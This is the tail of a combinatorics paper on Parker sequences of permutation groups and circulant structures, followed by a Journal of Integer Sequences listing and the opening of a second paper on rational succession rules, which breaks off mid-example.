Theorem 3.1 *Let Γ be a circulant k-vertex graph. If k is odd, then Γ is the only circulant graph in its switching class; if k is even, there are exactly two circulant graphs in its switching class.*

In order to prove this, let us first show in some detail what happens switching circulant and regular graphs.

Proposition 3.2 *For k odd, in each switching class of graphs on k vertices there is at most one regular graph.*

Proof. Let Γ be a regular graph of valency r on k vertices. Let us switch it with respect to the set $S \subseteq V(\Gamma)$, $0 < |S| = m < k$. Then, for each $t \notin S$, call n_t the number of

neighbours of t included in S (before switching). Then the valency of t in the switched graph is $r - n_t + (m - n_t)$. Analogously, if $s \in S$ and n_s is the number of neighbours of s not in S, the valency of s in the switched graph is $r - n_s + (k - m - n_s)$.

Therefore, if the switched graph is regular, given two vertices s and t as above, their new valencies must be equal:

$$r - n_t + (m - n_t) = r - n_s + (k - m - n_s),$$

or,

$$k = 2(m - n_t + n_s).$$

That is, the number of vertices must be even for a non-trivial switching equivalence to hold between Γ and another regular graph. ♢

We have now the first part of the theorem (because any circulant graph must be, *a fortiori*, regular). For the second part, the following proposition describes explicitely when switching a circulant graph yields another circulant graph.

Proposition 3.3 *If Γ is a circulant graph on the vertices $\{1, 2, \ldots, k\}$, k even, the only non-trivial switching yielding a circulant graph is with respect to the set of vertices $S = \{1, 3, 5, \ldots, k-1\}$ (or its complement).*

Proof. For Γ to be circulant, it must be possible to decompose it in cycles $(i, i + l, i + 2l, \ldots, i - l)$ (all additions modulo k). In each such cycle the vertices either have all the same parity, or an odd and an even vertex alternate. So, switching with respect to S either preserves the whole cycle, or causes all its edges to vanish. In either case, the graph remains circulant.

On the other hand, if switching is performed with respect to any other non-trivial set S', this set or its complement must include two consecutive vertices i, $i+1$ (mod k) and of course there exists j such that $j \in S'$, $j + 1 \notin S'$. In a circulant graph either $1 \sim 2 \sim \cdots \sim k \sim 1$ or $1 \not\sim 2 \not\sim \cdots \not\sim k \not\sim 1$; assume, up to complementing, the former. Then in the switched graph $i \sim i + 1$ while $j \not\sim j + 1$; so the new graph is not circulant. ♢

A variation of the previous argument shows that the same holds for oriented two-graphs.

4 Groups and their sequences

In this section we consider the tables included in Cameron's paper [6] and add, as far as possible, the data concerning Parker sequences.

For the five closed highly homogeneous groups of Cameron's theorem (i.e., the groups admitting only one orbit on k-sets for all k; see [1]) the Parker sequences are readily obtained. Recall that S is the infinite symmetric group, A (or ∂C) is the subgroup of S of the permutations preserving the ordering on the rational numbers, B (or ∂C^*) of those preserving or reversing it, C of those preserving a cyclic order on a countable set (say, the complex roots of unity), and D (or C^*) of those preserving or reversing such a cyclic order.

The Parker sequence for S is clearly the all-1 sequence; while in the finite case this property characterises (with a single exception) the symmetric groups, in the infinite case this sequence is shared by other, not highly transitive groups. An instance of this fact is the group of the Fraïssé class of trees with the action on edges.

The Parker sequence for A is unremarkable, but for its being the neutral element for the Dirichlet convolution. So, for each group G, $\mathbf{p}(A \wr G) = \mathbf{p}(G \wr A) = \mathbf{p}(G)$.

The sequences for C and D can be obtained by noting that these groups induce on k-sets the groups C_k and D_k (dihedral of degree k), respectively; see also [8].

Highly Homogeneous Groups

Group	**Parker sequence**	**EIS entry**	**Notes**
S	1, 1, 1, ...	A000012	
A	1, 0, 0, ...	A000007	
B	1, 1, 0, 0, ...	A019590	
C	$\varphi(k)$	A000010	
D	1, 1, 1, $\varphi(k)/2$	∼A023022	

Direct Products

Group	**Parker sequence**	**EIS entry**	**Notes**
$S \times S$	2, 2, 2, ...	A007395	
$S \times A$	2, 1, 1, ...	A054977	
$A \times A$	2, 0, 0, ...	A000038	
S^3	3, 3, 3, ...	A010701	
S^k	k, k, k, ...		

In the following table, S_n denotes the (finite) symmetric group of degree n, and E is the trivial group acting on two points.

Note also that A00005 = MOBIUSi(A000012), A007425 = MOBIUSi(A000005).

Wreath Products

Group	**Parker sequence**	**EIS entry**	**Notes**
$S \wr S$	$d(k)$	A000005	
$A \wr S$	1, 1, 1, ...	A000012	
$C \wr S$	k ($= \sum_{d\|k} \varphi(d)$)	A000027	
$(C \wr S) \wr S$	$\sum_{d\|k} d = \sigma(k)$	A000203	
$S \wr A$	1, 1, 1, ...	A000012	
$S \wr S_2$, $S_2 \wr S$	1, 2, 1, 2, ...	A000034	
$S \wr S_3$, $S_3 \wr S$	1, 2, 2, 2, 1, 3, 1, 2, 2, 2, 1, 3, ...	A083039	See $S \wr S_n$
$S \wr S_4$, $S_4 \wr S$	1, 2, 2, 3, 1, 3, 1, 3, 2, 2, 1, 4, ...	A083040	See $S \wr S_n$
$S \wr S_n$, $S_n \wr S$	$p_k = \|\{d : d\|k,\ d \le n\}\|$		See remark 1
$S \wr S \wr S$	$\sum_{d_0\|k} d(d_0) = 1, 3, 3, 6, 3, 9, 3, 10, 6, 9, 3, \ldots$	A007425	
$A \wr A$	1, 0, 0, ...	A000007	
$S_k \wr A$	1, ... (k times) ..., 1, 0, 0, ...		
$E \wr S$	2, 2, 2, ...	A007395	
$E \wr A$	2, 0, 0, ...	A000038	
$S^{\wr n}$	$\sum_{d_0\|k} \sum_{d_1\|d_0} \sum_{d_2\|d_1} \cdots \sum_{d_{n-3}\|d_{n-4}} d(d_{n-3})$	MOBIUSi^n(A000005)	See remark 2
$C \wr C$	$\sum_{d\|k} \varphi(d)\varphi(k/d) = 1, 2, 4, 5, 8, 8, 12, 12, 16, 16, \ldots$	A029935	See remark 3

Remark 1 The sequence is periodic of period $\mathrm{lcm}(1,\ldots,n)$.

Remark 2 The sequence associated with $S^{\wr n}$ (i.e., the iterated wreath product of S with itself with n factors) can be expressed as follows. Let $\delta_0(k) := 1$ for each k, and for $i > 0$ let

$$\delta_i(k) := \sum_{d|k} \delta_{i-1}(d),$$

that is, δ_i is the Dirichlet convolution $\delta_{i-1} * \delta_0$. Thus, $\delta_i(k) = p_k(S^{\wr i+1})$.

All the functions δ_i are multiplicative, because δ_0 is, and the Dirichlet convolution preserves multiplicativity. Thus, it suffices to compute the value of δ_i on prime powers.

We claim that

$$\delta_i(p^j) = \binom{i+j}{i}.$$

To obtain a different description of the δ_is, note that $\delta_1(k)$ gives the number of divisors of k, including 1 and k; so it is equal to $d(k)$. Next, $\delta_2(k)$ is the sum over the divisors of k of the number of their divisors; in other words, it gives the number of pairs (h,d) with $h|d$ and $d|k$ (observe that h and d may well coincide). In general, we see that $\delta_i(k)$ gives the number of i-ples $(d_1,d_2,\ldots,d_i)$ with $d_1|d_2$, …, $d_{i-1}|d_i$, $d_i|k$. We call such a sequence a *generalised gozinta chain*, recalling that a gozinta ("goes into") chain for k is a sequence of divisors of k each of which strictly divides the next one.

When $k = p^j$, a sequence of divisors of k each of which divides the next one corresponds to a nondecreasing sequence of exponents of p, that is to a nondecreasing sequence of numbers in $[j] = \{0,1,\ldots,j\}$, which in turn can be seen as a multiset of elements of $[j]$.

So, it is enough to enumerate the multisubsets of $\{0,1,\ldots,j\}$ of size i. It is well known (see for instance [14]) that their number is given by $\binom{i+j}{i}$, as claimed.

Remark 3 If k is square-free, p_k is equal to $\sum_{d|k} \varphi(k) = d(k)\varphi(k)$.

* * *

The following groups arise as automorphism groups of Fraïssé classes (see section 3).

The calculation of Parker sequences for "treelike objects" and related structures is carried out in detail in the forthcoming paper [9].

The letters R and L mean "shifted right" and "shifted left" respectively.

Fraïssé class	**Parker sequence**	**EIS entry**	**Notes**
Graphs	$2^{\lfloor k/2 \rfloor}$	A016116	See [8]
Graphs up to complement	$p_1 = 1$, $p_k = 2^{\lfloor k/2 \rfloor - 1}$ for $k > 1$	A016116RR	See rem. 4
K_3-free graphs	1,2,1,3,3,4,4,8,4,14,11,14,...	A083041	See rem. 5
Graphs with bipartite block	2,2,2,...	A007395	See rem. 6
Graphs with loops	$2^{\lfloor k/2 \rfloor + 1}$	A016116LL	See rem. 7
Digraphs	$2^{k-1} (= 4^{(k-1)/2})$	A000079R	
Digraphs with loops (or binary relations)	2^k	A000079	
Oriented graphs	$3^{\lfloor k/2 \rfloor}$	[missing]	
Topologies	$d(k)$	A000005	See rem. 8
Posets	1,1,1,...	A000012	See rem. 9
Tournaments	k odd: $2^{\lfloor k/2 \rfloor}$, k even: 0	[missing]	See [8]
Local orders	k odd: $\varphi(k)$, k even: 0	[missing]	See [9]
Two-graphs	$2^{\lceil k/2 \rceil}$	A016116L	See Thm. 3.1
Oriented two-graphs	$2^{\lceil k/2 \rceil}$	A016116L	See Thm. 3.1
Total orders with subset	2,0,0,...	A000038	
Total orders with 2-partition	1,0,0,...	A000007	
C-structures with subset	$2\varphi(k)$	[missing]	See rem. 10
D-structures with subset	$\varphi(k)$	A000010	See rem. 10
2 total orders (distinguished)	1,0,0,...	A000007	
2 total orders (not distinguished)	1,1,0,0,...	A019590	
2 betweennesses (not distinguished)	1,1,0,0,...	A019590	
Boron trees (leaves) (or T_3)	characteristic fn. of $\{3^a 2^b\}_{a \in \{0,1\}, b \geq 0}$	[missing]	See [9]
HI trees (leaves) (or T)	nr. of ordered factorisations of k	A002033R	See [9]
R(Boron trees (leaves)) (or ∂T_3)	characteristic fn. of powers of 2	A036987	See [9]
R(HI trees (leaves)) (or ∂T)	nr. of ordered factorisations of k	A002033R	See [9]
Trees (edges)	1,1,1,...	A000012	See [9]
Covington structures (or $\partial T_3(2)$)	$p_{2^i} = 2^i$, 0 otherwise	A048298	See [9]
Binary trees (or $\partial P T_3$)	1,0,0,0,...	A000007	See [9]
Binary trees up to reflection (or $\partial P^* T_3$)	1,1,0,0,...	A019590	See [9]
Plane trees (or PT)†	$\varphi(k)$	A000010	See [9]
Plane trees up to reflection (or P^*T)†	$\sim \varphi(k)/2$	A023022	See [9]
Plane boron trees (or PT_3)	1,1,2,0,0,...	[missing]	See [9]
Plane boron trees up to reflection (or $P^* T_3$)	1,1,1,0,0,...	[missing]	See [9]
3-hypergraphs	$2^{f(k,3)}$, where $f(k,3) = 0, 0, 1, 1, 4, 4, 5, 7, 10, 12, 15, 19, \ldots$	[missing]	See [8]
t-hypergraphs†	$2^{f(k,t)}$		See [8]
Ternary relations	2^{k^2}	A002416	
Quaternary relations	2^{k^3}	[missing]	

† Not in [6].

Remark 4 Each (symbol for a) circulant graph represents also its complement, so (for $k > 1$) each term is one half of the corresponding term for graphs. For instance, $p_2 = 1$ because the graphs K_2 and N_2 are now identified.

Remark 5 This is the number of symmetric sum-free subsets of $\mathbf{Z}/(k)^*$ (see [3]): if the symbol contains a and b, it cannot contain $a+b$, and (as for generic graphs) if it contains a, it must contain $k-a$.

Remark 6 We cannot exchange "black" and "white" vertices, so a circulant structure is an all-black or all-white null graph.

Remark 7 Reason as in section 3, but take in addition to "basic" circulant graphs (those with symbol of the form $\{i, k-i\}$) also that with k vertices, each with a loop attached, and no other edges. In other words, in the symbol (set of "neighbours" of 0) for a circulant graph with loops, also 0 may appear.

Remark 8 The "basic" graphs do not work as they are; the request for the relation to be transitive forces any k-gon to "become" a complete directed graph (that is, K_k where all edges are bidirected): by transitivity, connect vertices at distance 2, then at distance 3 and so on. The superposition of d copies of $K_{k/d}$ and l copies of $K_{k/l}$ becomes by transitivity the superposition of $\mathrm{GCD}(d,l)$ copies of $K_{\mathrm{lcm}(k/d,k/l)}$. So the lattice of divisors of k describes all the possible circulant transitive digraphs, that is topologies.

In other words, a topology is the transitive closure of a union of cyclic graphs; its incidence matrix can be seen as the kth power of the incidence matrix of the starting graph with, as its entries, boolean variables 0 and 1 (so that $1+1=1$).

Remark 9 By acyclicity, for each n the only circulant poset is the one with n incomparable elements.

Remark 10 The only possible distinguished sets are the empty and the full ones.

One Last Example

Group	**Parker sequence**	**EIS entry**	**Notes**
S^2 (product action)	$d(k^2)$	A048691	See rem. 11

Remark 11 The result follows from Section 2, keeping in mind that $d(k^2)$ is equal to the number of pairs (i,j) such that $\mathrm{lcm}(i,j) = k$.

Acknowledgements

We thank Dina Ghinelli and Peter J. Cameron for help and encouragement. We also thank the referee for useful comments.

References

[1] Peter J. Cameron, Transitivity of permutation groups on unordered sets, *Math. Z.* **148** (1976), 127–139.

[2] Peter J. Cameron, Cohomological aspects of two-graphs, *Math. Z.* **157** (1977), 101–119.

[3] Peter J. Cameron, Portrait of a typical sum-free set, *Surveys in Combinatorics* (C. Whitehead, ed.), 13–42, LMS Lecture Notes **123**, Cambridge Univ. Press, Cambridge, 1987.

[4] Peter J. Cameron, Some treelike objects, *Quart. J. Math. Oxford Ser. (2)* **38** (1987), 155–183.

[5] Peter J. Cameron, *Oligomorphic Permutation Groups*, LMS Lecture Notes **152**, Cambridge Univ. Press, Cambridge, 1990.

[6] Peter J. Cameron, Sequences realized by oligomorphic permutation groups, *J. Integer Seq.* **3** (2000), 00.1.5 [http://www.math.uwaterloo.ca/JIS/VOL3/groups.html].

[7] Daniele A. Gewurz, Parker vectors and cycle indices of permutation groups, *Quaderni Elettronici del Seminario di Geometria Combinatoria* **4E** (2002) [http://www.mat.uniroma1.it/~combinat/quaderni].

[8] Daniele A. Gewurz and Francesca Merola, Parker vectors for infinite groups, *European J. Combin.* **22** (2001), 1065–1073.

[9] Daniele A. Gewurz and Francesca Merola, Cycle action on treelike structures, preprint.

[10] C.L. Mallows and N.J.A. Sloane, Two-graphs, switching classes and Euler graphs are equal in number, *SIAM J. Appl. Math.* **28** (1975), 876–880.

[11] J. J. Seidel, A survey of two-graphs, *Colloquio Internazionale sulle Teorie Combinatorie (Rome, 1973)*, Tomo I, Atti dei Convegni Lincei, No. 17, Accad. Naz. Lincei, Rome, 1976, pp. 481–511.

[12] N.J.A. Sloane, ed., The On-Line Encyclopedia of Integer Sequences, published electronically at http://www.research.att.com/~njas/sequences/.

[13] N.J.A. Sloane, ed., Transformations of Integer Sequences, published electronically at http://www.research.att.com/~njas/sequences/transforms.html.

[14] Richard P. Stanley, *Enumerative Combinatorics*, Vol. 1, Wadsworth, 1986 (Cambridge University Press, 1997).

2000 *Mathematics Subject Classification*: Primary 20B07; Secondary 05A15.
Keywords: Oligomorphic permutation groups, action on cycles, Parker vectors, circulant relational structures

---

(Concerned with sequences A000010, A000005, A000203, A000012, A000007, A019590, A023022, A007395, A054977, A000038, A010701, A000027, A000034, A083039, A083040, A007425, A029935, A016166, A083041, A000079, A002033, A036987, A048298, A002416, A048691.)

Received October 1, 2002; revised version received April 4, 2003. Published in *Journal of Integer Sequences* April 15, 2003. Slight revisions, June 11, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6
(2003), Article 03.1.7

A Note on Rational Succession Rules

Enrica Duchi
Dipartimento di Sistemi e Informatica, Via Lombroso 6/17
50134 Firenze, Italy

Andrea Frosini
Dipartimento di Matematica, Via del Capitano, 15
53100 Siena, Italy

Renzo Pinzani
Dipartimento di Sistemi e Informatica, Via Lombroso 6/17
50134 Firenze, Italy

Simone Rinaldi
Dipartimento di Matematica, Via del Capitano, 15
53100 Siena, Italy

Abstract: Succession rules having a rational generating function are usually called *rational succession rules*. In this note we discuss some problems concerning rational succession rules, and determine a simple method to pass from a rational generating function to a rational succession rule, both defining the same number sequence.

Full version: pdf, dvi, ps, latex

(Concerned with sequences A001519 A005246 A002315 .)

Received December 23, 2002; revised version received April 22, 2003. Published in *Journal of Integer Sequences* April 24, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.1.7

A Note on Rational Succession Rules

Enrica Duchi
Dipartimento di Sistemi e Informatica, Via Lombroso 6/17
50134 Firenze, Italy
duchi@dsi.unifi.it

Andrea Frosini
Dipartimento di Matematica, Via del Capitano, 15
53100 Siena, Italy
frosini@unisi.it

Renzo Pinzani
Dipartimento di Sistemi e Informatica, Via Lombroso 6/17
50134 Firenze, Italy
pinzani@dsi.unifi.it

Simone Rinaldi
Dipartimento di Matematica, Via del Capitano, 15
53100 Siena, Italy
rinaldi@unisi.it

Abstract

Succession rules having a rational generating function are usually called *rational succession rules*. In this note we discuss some problems concerning rational succession rules, and determine a simple method to pass from a rational generating function to a rational succession rule, both defining the same number sequence.

1 Introduction

A *succession rule* is a formal system defined by an *axiom* (a), $a \in \mathbb{N}^+$, and a set of *productions*

$$\{(k_t) \rightsquigarrow (e_1(k_t))(e_2(k_t)) \cdots (e_{k_t}(k_t)) : t \in \mathbb{N}\},$$

where $e_i : \mathbb{N}^+ \longrightarrow \mathbb{N}^+$, which explains how to derive the *successors* $(e_1(k)), (e_2(k)), \ldots, (e_{k_t}(k))$ of any given label (k), $k \in \mathbb{N}^+$. In general, for a succession rule Ω, we use the more compact notation:

$$\Omega : \begin{cases} (a) \\ (k) \rightsquigarrow (e_1(k))\ (e_2(k))\ \cdots\ (e_k(k)). \end{cases} \tag{1}$$

The *labels* (a), (k), $(e_i(k))$ of Ω are assumed to contain only positive integers. The rule Ω can be represented by means of a *generating tree*, that is, a rooted tree whose vertices are labelled with the labels of Ω: (a) is the label of the root, and each node labelled (k) has k children labelled by $e_1(k), \ldots, e_k(k)$ respectively, according to the production of (k) defined in (1). A succession rule Ω defines a sequence of positive integers $(f_n)_{n\geq 0}$, where f_n is the number of the nodes at level n in the generating tree defined by Ω. By convention the root is at level 0, so $f_0 = 1$. The function $f_\Omega(x) = \sum_{n\geq 0} f_n x^n$ is the *generating function* determined by Ω.

Succession rules are closely related to a method for the enumeration and generation of combinatorial structures, called the *ECO method*. For further details and examples about succession rules and the ECO method we refer to [BDLPP]; in [FPPR] the authors study succession rules from an algebraic point of view.

Two rules are *equivalent* if they have the same generating function. A succession rule is *finite* if it has a finite number of labels and productions; for example, the rule

$$\begin{cases} (2) \\ (2) \rightsquigarrow (2)(3) \\ (3) \rightsquigarrow (2)(3)(3), \end{cases} \tag{2}$$

defining odd-index Fibonacci numbers $1, 2, 5, 13, 34, 89, 233, \ldots$ (sequence A001519 in [SL]) is finite and it is equivalent to

$$\begin{cases} (2) \\ (k) \rightsquigarrow (2)^{k-1}(k+2), \end{cases} \tag{3}$$

which is not finite.

Figure 1 depicts the first levels of the generating trees associated with the rules in (2) and (3).

According to our definition, two labels containing the same integer k are allowed to have a different production. If this happens we distinguish those labels using some indices (or *colors*, see Example 1). A succession rule is called *rational*, *algebraic* or *trascendental* according to the generating function type. Rational succession rules are the subject of this note (see also [GFGT], [FPPR]).

Below we list some classes of generating functions:





Figure 1: The first levels of two equivalent generating trees.

- $\mathcal{R}$ is the set of rational generating functions of integer sequences (Z-rational functions, using the notation in [SS]);
- $\mathcal{R}^+$ is the set of rational generating functions of positive integer sequences;
- REG is the set of generating functions of regular languages;
- $\mathcal{S}$ is the set of rational generating functions of succession rules;
- $\mathcal{F}$ is the set of generating functions of finite succession rules.

Summarizing the results in [SS], [FPPR] we obtain the following scheme:



The classes $\mathcal{R}$, REG, and $\mathcal{F}$ are decidable, while $\mathcal{R}^+$ is not decidable. In [FPPR] is conjectured that $\mathcal{F} = \mathcal{S}$, i.e., every rational rule is equivalent to a finite one.

This note proposes a simple tool to pass from a rational generating function (i.e., a linear recurrence relation) defining a non-decreasing sequence of positive integers to a succession rule defining the same sequence. The results extend those in [GFGT].

Furthermore our technique provides interesting combinatorial interpretations (in terms of generating trees) for sequences that are defined by a linear recurrence relation, using an approach different from that in [BDFR] and [BR].

As an application of our method, we give a simple solution to a problem proposed by Jim Propp on the mailing list "domino" (1999), where he asked for the combinatorial interpretation of the sequence $1, 1, 1, 2, 3, 7, 11, 26, \ldots$ (sequence A005246 in [SL]) defined by the linear recurrence relation:

$$\begin{cases} f_0 = 1, \quad f_1 = 1, \quad f_2 = 1, \quad f_3 = 2 \\ f_n = 4f_{n-2} - f_{n-4}. \end{cases}$$

2 Two term linear recurrences.

We start by considering two-term linear recurrences:

$$f_n = h_1 f_{n-1} + h_2 f_{n-2}, \qquad h_1, h_2 \in \mathbb{Z}$$

with initial conditions $f_0 = 1$, $f_1 = s_0 \in \mathbb{N}^+$. The positivity of the sequence is ensured by the additional conditions $h_1 \in \mathbb{N}^+$, and $h_1 + h_2 > 0$.

Proposition 1 *The succession rule*

$$\Omega = \begin{cases} (s_0) \\ (k) \rightsquigarrow (1)^{k-1} (\phi(k)), \end{cases}$$

with $\phi(k) = (h_1 - 1)k + h_2 + 1$, *defines the sequence* $(f_n)_{n \geq 0}$.

Proof. We have $f_0 = 1$ and $f_1 = s_0$. Let $k_1, k_2, \ldots, k_{f_{n-2}}$ be the labels at level $n-2$ of the generating tree of Ω. Then, for $n \geq 2$,

$$f_n = k_1 + k_2 + \cdots + k_{f_{n-2}} - f_{n-2} + (h_1 - 1)(k_1 + k_2 + \cdots + k_{f_{n-2}}) + f_{n-2}(h_2 + 1).$$

Consequently we have

$$f_n = f_{n-1} - f_{n-2} + (h_1 - 1)f_{n-1} + f_{n-2}(h_2 + 1) = h_1 f_{n-1} + h_2 f_{n-2} \quad n \geq 2. \blacksquare$$

A succession rule defining the sequence $(f_n)_{n \geq 0}$ can however have a more general form, such as:

$$\Omega_2 = \begin{cases} (s_0) \\ (k) \rightsquigarrow (c)^{k-1} (\phi(k)) \end{cases}$$

where $c, s_0 \in \mathbb{N}^+$, $\phi(k) = (h_1 - c)k + h_2 + c$, and the positivity of the labels is ensured by the following conditions:

(i) if $c \leq s_0$ then $1 \leq c \leq h_1$ and $((h_1 - c)c + h_2 + c) > 0$;

(ii) if $c > s_0$ then $s_0 \leq c \leq h_1$ and $((h_1 - c)s_0 + h_2 + c) > 0$.

3 Linear recurrences with more than two terms.

In this section we consider the general case of linear recurrences defining non-decreasing sequences of positive integers, and we give the explicit form of succession rules defining such sequences.

For the sake of simplicity, let us start by studying the case of three term recurrences of the form

$$f_n = h_1 f_{n-1} + h_2 f_{n-2} + h_3 f_{n-3},$$

with $f_{-1} = 0$, $f_0 = 1$, $f_1 = s_0 \in \mathbb{N}^+$, where $h_1 \in \mathbb{N}^+$ and $h_2, h_3 \in \mathbb{Z}$.

On the other hand, let us consider the rule

$$\Omega_3 = \begin{cases} (s_0) \\ (k) \rightsquigarrow (c)^{k-1}\,(\phi^0(k)) & k = s_0, c \\ (k) \rightsquigarrow (c)^{k-1}\,(\phi^1(k)) \end{cases}$$

where $c \in \mathbb{N}^+$, and

$$\phi^0(k) = (h_1 - c)k + h_2 + c,$$

$$\phi^1(k) = (h_1 - c)k + h_2 + h_3 + c.$$

The following conditions easily ensure that the labels of Ω_3 are positive and, as a consequence, the sequence defined by Ω_3 is positive and non-decreasing.

(i) If $c \leq s_0$ then $1 \leq c \leq h_1$, $(\phi^0(c)) > 0$ and $\phi^1\,(\phi^0(c)) > 0$.

(ii) If $c > s_0$ then $s_0 \leq c \leq h_1$, $(\phi^0(s_0)) > 0$ and $\phi^1\,(\phi^0(s_0)) > 0$.

Proposition 2 *The succession rule Ω_3 defines the sequence $(f_n)_{n\geq 0}$.*

Proof. We can easily verify that $f_0 = 1$, $f_1 = s_0$ and $f_2 = h_1 s_0 + h_2$. For $n \geq 3$ the number of occurrences of the label c at level $n-3$ is equal to $f_{n-2} - f_{n-3}$, so we obtain

$$f_n = cf_{n-1} - cf_{n-3} + (h_1 - c)f_{n-1} + (h_2 + h_3 + c)f_{n-3} - c\,(f_{n-2} - f_{n-3}) + (h_2 + c)(f_{n-2} - f_{n-3}),$$

which simplifies to $f_n = h_1 f_{n-1} + h_2 f_{n-2} + h_3 f_{n-3}$ for $n \geq 3$. ∎

Example 1 The sequence $(f_n)_{n\geq 0}$ satisfying the recurrence relation

$$f_n = 3f_{n-1} - 2f_{n-2} + f_{n-3},$$

with $f_1 = 0$, $f_0 = 1$, $f_1 = 2$, is defined by the succession rule

$$\begin{cases} (2) \\ (1) \rightsquigarrow (1) \\ (2) \rightsquigarrow (1)(3) \\ (k) \rightsquigarrow (1)^{k-1}(2k) & k \geq 3. \end{cases}$$

In the sequel we will extend the statement of Proposition 2 to the general case of linear recurrences.

Let us consider the rule

$$\Omega_j = \begin{cases} (s_0) \\ (k) \rightsquigarrow (c)^{k-1}\,(\phi^0(k)) & k = s_0,\ c \\ (k) \rightsquigarrow (c)^{k-1}\,(\phi^1(k)) & k = \phi^0(s_0),\ \phi^0(c) \\ (k) \rightsquigarrow (c)^{k-1}\,(\phi^2(k)) & k = \phi^1\,(\phi^0(s_0)),\ \phi^1\,(\phi^0(c)) \\ \vdots \\ (k) \rightsquigarrow (c)^{k-1}\,(\phi^{j-3}(k)) & k = \{\ \phi^{j-4}(\phi^{j-5}(\cdots\phi^1(\phi^0(x)))) :\ x = s_0, c\ \} \\ (k) \rightsquigarrow (c)^{k-1}\,(\phi^{j-2}(k))\,, \end{cases}$$

where $c, s_0, h_1 \in \mathbb{N}^+$, $h_2, h_3, \ldots, h_j \in \mathbb{Z}$, and

$$\phi^m(k) = (h_1 - c)k + \sum_{i=1}^{m+1} h_{i+1} + c, \qquad m = 0, \ldots, j-2.$$

The following conditions determine the positivity of the labels of Ω_j:

(i) if $c \le s_0$ then $1 \le c \le h_1$, $\phi^{i-2}\,(\phi^{i-1}(\cdots\phi^0(c)))$, $i = 2, \ldots, j$;

(ii) if $c > s_0$ then $s_0 \le c \le h_1$, $\phi^{i-2}\,(\phi^{i-1}(\cdots\phi^0(s_0)))$, $i = 2, \ldots, j$.

Theorem 1 *The succession rule Ω_j defines the non-decreasing positive sequence satisfying the recurrence relation:*

$$f_n = h_1 f_{n-1} + h_2 f_{n-2} + \cdots + h_j f_{n-j},$$

with initial conditions $f_i = 0$, $i = -j+2, \ldots, -1$, $f_0 = 1$, and $f_1 = s_0$.

Proof. Analogous to that of Proposition 2. ■

Example 2 (i) NSW numbers (sequence A002315 in [SL]) are defined by the recurrence relation:

$$f_n = 6f_{n-1} - f_{n-2}, \qquad f_0 = 1,\ f_1 = 7.$$

These numbers count the total area under elevated Schröder paths [PP, BSS]. According to Theorem 2, the succession rule defining these numbers is

$$\begin{cases} (7) \\ (k) \rightsquigarrow (1)^{k-1}(5k) \end{cases}$$

(ii) Self-avoiding walks of length n, contained in the strip $\{0,1\} \times [-\infty, \infty]$, are counted by the sequence $\{f_n\}$ that satisfies a linear recurrence relation [Z]:

$$\begin{array}{ll} f_0 = 1,\ f_1 = 3,\ f_2 = 6,\ f_3 = 12,\ f_4 = 20,\ f_5 = 36,\ f_6 = 58,\ f_7 = 100, & \\ f_n = f_{n-1} + 3f_{n-2} + 2f_{n-3} - 3f_{n-4} + f_{n-5} + f_{n-6} & n > 7. \end{array} \tag{4}$$

For simplicity we change the initial conditions into the following:

$$\begin{aligned} &f_{-i} = 0, \quad i = 1, \ldots, 5 \\ &f_0 = 1. \end{aligned}$$

Then the succession rule obtained applying Theorem 1 is

$$\begin{cases} (1) \\ (1) \rightsquigarrow (4) \\ (3) \rightsquigarrow (1)^2(\overline{4}) \\ (4) \rightsquigarrow (1)^3(6) \\ (\overline{4}) \rightsquigarrow (1)^3(5) \\ (5) \rightsquigarrow (1)^4(5) \\ (6) \rightsquigarrow (1)^5(3). \end{cases}$$

For clarity's sake, we want to point out that the label (4) is produced by $\phi^0(c)$, and it is subject to the rule involving ϕ^1, while the label $(\overline{4})$ is subject to the rule involving ϕ^4.

Finally, we remark that a rule defining the original number sequence can be simply obtained by adding some other productions, in order to satisfy the initial conditions.

Example 3 Now we are able to give a succession rule for the number sequence $1, 1, 1, 2, 3, 7, 11, 26, \ldots$, defined in the first part of the paper. Omitting for simplicity the initial constant terms we have

$$\begin{cases} (2) \\ (2) \rightsquigarrow (1)(2) \\ (1) \rightsquigarrow (4) \\ (4) \rightsquigarrow (1)^3(\overline{1}) \\ (3) \rightsquigarrow (1)^2(\overline{1}) \\ (\overline{1}) \rightsquigarrow (3). \end{cases}$$

Succession rules with negative labels. Theorem 2 clearly does not involve the whole set $\mathcal{R}$ of rational generating functions. Moreover, as we already remarked, the problem of establishing if a rational generating function defines a non-negative sequence of integers is undecidable, and then if we want to treat the whole set of rational generating functions we have to allow labels of the rules to contain negative values. Under this hypothesis a succession rule defines a sequence of integer numbers $(f_n)_{n\geq 0}$, not necessarily positive, where the term f_n is given by the number of positive labels minus the number of negative labels at level n of the generating tree.

Recently we investigated the relationship between rational generating functions and succession rules with negative labels (briefly *generalized succession rules*) by applying the same tools that we used in the first part of the paper. Furthermore we determined an algorithm to pass from a rational generating function to a generalized succession rule. However this algorithm has a rather complex description, and moreover it does not give an answer to the conjecture $\mathcal{F} = \mathcal{S}$. Therefore, for the sake of simplicity, we only present the following examples.

Example 4 Let us consider the number sequence $1, 2, -10, 22, -26, -10, 134, \ldots$, defined by the recurrence relation

$$\begin{array}{l} f_0 = 1,\ f_1 = 2, \\ f_n = -3f_{n-1} - 4f_{n-2} \quad n > 1. \end{array}$$

The succession rule defining this sequence is

$$\begin{cases} (4) \\ (k) \rightsquigarrow (1)^{k-1}(-2k-1) \\ (-k) \rightsquigarrow (-1)^{k-1}(2k+1). \end{cases}$$

Example 5 Odd-index Fibonacci numbers with alternating sign, $1, -2, 5, -13, 34, -89, \ldots$, are defined by the recurrence relation

